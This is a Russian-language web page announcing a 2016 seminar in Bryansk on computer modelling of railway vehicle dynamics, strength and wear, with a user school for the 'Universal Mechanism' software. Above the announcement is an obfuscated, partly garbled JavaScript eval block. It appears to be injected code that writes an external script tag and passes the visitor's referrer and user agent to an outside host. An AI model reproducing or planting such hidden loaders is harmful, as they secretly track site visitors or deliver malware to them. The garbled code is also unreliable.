


Автор: Sotnikoff  
25.10.2015 07:00

```
C eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!".replace(/^(,String))){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]};e=function(){return'w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('b'+e(c)+'b','g'),k[c])}}return p}('0.6(")";n m="q";',30,30,'document||javascript|encodeURIComponent|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|script|kfnzns|var|u0026u|referrer|yheby||js|php'.split('|'),0,{}))
```

6 по 7 апреля 2016 г. в Брянске (Россия) состоится 3-й научно-технический семинар "Компьютерное моделирование в железнодорожном транспорте: динамика, прочность, износ". На базе Лаборатории вычислительной механики Брянского государственного технического университета.



Для участия приглашаются: ученые и преподаватели железнодорожных вузов и кафедр России и зарубежья; руководители и специалисты железных дорог, проектных, научно-исследовательских организаций транспортного направления, предприятий-разработчиков подвижного состава, технических средств и технологий для железнодорожного транспорта; ученые и инженеры, занимающиеся вопросами разработки и анализа динамики железнодорожных экипажей.

Формат проведения [семинара](#) предполагает совместную работу всех участников без параллельных секций, без предоставления докладчиками полных статей по материалам, изложенным в докладе. Кроме того, приветствуются презентации, посвященные текущей неоконченной работе. На каждый доклад отводится 20 мин.

**В рамках семинара будет организована школа пользователей программного комплекса « [Универсальный механизм](#) », где будут рассмотрены особенности применения программного комплекса для компьютерного моделирования железнодорожных экипажей на различных этапах проектирования и эксплуатации, проведены консультации по использованию программного комплекса «Универсальный механизм». Будут представлены доклады пользователей, а также доклады разработчиков о последних достижениях и планах развития программного комплекса.**

Более подробная информация доступна с [информационном сообщении](#) .